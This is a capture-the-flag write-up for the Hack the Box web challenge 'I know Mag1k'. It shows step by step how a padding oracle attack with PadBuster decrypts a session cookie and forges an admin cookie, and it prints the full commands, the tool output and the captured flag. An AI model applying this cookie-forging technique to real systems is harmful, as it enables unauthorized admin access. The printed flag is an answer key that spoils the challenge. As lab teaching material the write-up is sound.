




This is a write-up for the Hack the Box WEB challenge: **I know Mag1k**

Let's check web application:




Trying various credentials like admin/admin, admin/123456 and various others did not work. Dirbuster also did not find something useful and seems like the web is not vulnerable to SQL-Injection.

Let's register an account:



Login to our account:



There is nothing special about this page and no other options to proceed with enumeration. At this point I've decided to analyze the web using **Burp**.

So let's launch Burp, add the site to our scope and refresh the page so Burp will intercept it:

```
GET /profile.php HTTP/1.1
Host: docker.hackthebox.eu:38077
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=jurs9g2uf3rhur3ppbk3ukvga2; iknowmag1k=e7RCG9PK7z%2FJ5Fyp1kCfQeXVkm5zqABFznvpqNCAIV0mP%2FLpBbgmwQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
```

We can observe 2 Cookie values; **PHPSESSID** and **iknowmag1k**.

The iknowmag1k value seems as little bit odd and made me think that it was encoded in some way using a particular cipher.

After trying lots of ciphers to decode the string I came across the subject of **Padding Oracle Attacks**.

More information can be found here:
https://www.rsaconference.com/writable/presentations/file_upload/asec-403.pdf

There is a tool named **PadBuster** for automating Padding Oracle detection and Exploitation (written in Perl).

The tool should already be installed in Kali but if not download it from here:
https://github.com/GDSSecurity/PadBuster

Now let's take a look on the required inputs of the tool:

```
   Use: padbuster URL EncryptedSample BlockSize [options]

 Where: URL = The target URL (and query string if applicable)
        EncryptedSample = The encrypted value you want to test. Must
                          also be present in the URL, PostData or a Cookie
        BlockSize = The block size being used by the algorithm
```

It requires 3 inputs:

- URL
- The encrypted value – iknowmag1k
- The BlockSize – the size of the encrypted value is 56 bytes. Usually, the block size can be 8,16,32 bytes. Due to the fact that 56 is multiple of 8 then we can assume this is the right block size.

We'll also add the **cookies** option because we have the cookie data from Burp:
padbuster http://docker.hackthebox.eu:38913/profile.php CSaEsvCtDhdPgGoNZHASc8mqPg%2BTrq4cK55GtN9NA%2FpoX4LB8dgrwg%3D%3D 8 --cookies "PHPSESSID=jurs9g2uf3rhur3ppbk3ukvga2;iknowmag1k=CSaEsvCtDhdPgGoNZHASc8mqPg%2BTrq4cK55GtN9NA%2FpoX4LB8dgrwg%3D%3D"

The result:

```
** Finished ***

[+] Decrypted value (ASCII): {"user":"bob","role":"user"}

[+] Decrypted value (HEX): 7B2275736572223A22626F62222C22726F6C65223A2275736572227D04040404

[+] Decrypted value (Base64): eyJ1c2VyIjoiYm9iIiwicm9sZSI6InVzZXIifQQEBAQ=
```

We have the decrypted value (in ASCII) and what we can try to do is encrypting the same ASCII value but with an "**admin**" role:

padbuster http://docker.hackthebox.eu:38913/profile.php CSaEsvCtDhdPgGoNZHASc8mqPg%2BTrq4cK55GtN9NA%2FpoX4LB8dgrwg%3D%3D 8 --cookies "PHPSESSID=jurs9g2uf3rhur3ppbk3ukvga2;iknowmag1k=CSaEsvCtDhdPgGoNZHASc8mqPg%2BTrq4cK55GtN9NA%2FpoX4LB8dgrwg%3D%3D" --plaintext "{\"user\":\"bob\",\"role\":\"admin\"}"

The result:

```
-------------------------------------------------------
** Finished ***

[+] Encrypted value is: uhPIQmb0LcLV9ZIWvNdkyoJeNINbZh5gPAcs5B6pZJ0AAAAAAAAAAA%3D%3D
-------------------------------------------------------
```

We take this encrypted value and place it **instead** of our current **iknowmag1k** value in Burp.

Then we send it to Repeater module and re-send the request.

```
iknowmag1k=uhPIQmb0LcLV9ZIWvNdkyoJeNINbZh5gPAcs5B6pZJ0AAAAAAAAAAA%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
```

Looking at the Response we can see the following:

```
                                        <a href="#">
                                            <img class="avatar border-gray"
src="/assets/img/avatar.png" alt="..."/>
                                            <h4 class="title">Admin<br />

<small>HTB{Padd1NG_Or4cl3z_AR3_WaY_T0o_6en3r0ys_ArenT_tHey???}</small>
                                            </h4>
                                        </a>
                                    </div>
```

We got to profile page of the **Admin**!
We can also observe the **flag**:
HTB{Padd1NG_Or4cl3z_AR3_WaY_T0o_6en3r0ys_ArenT_tHey???}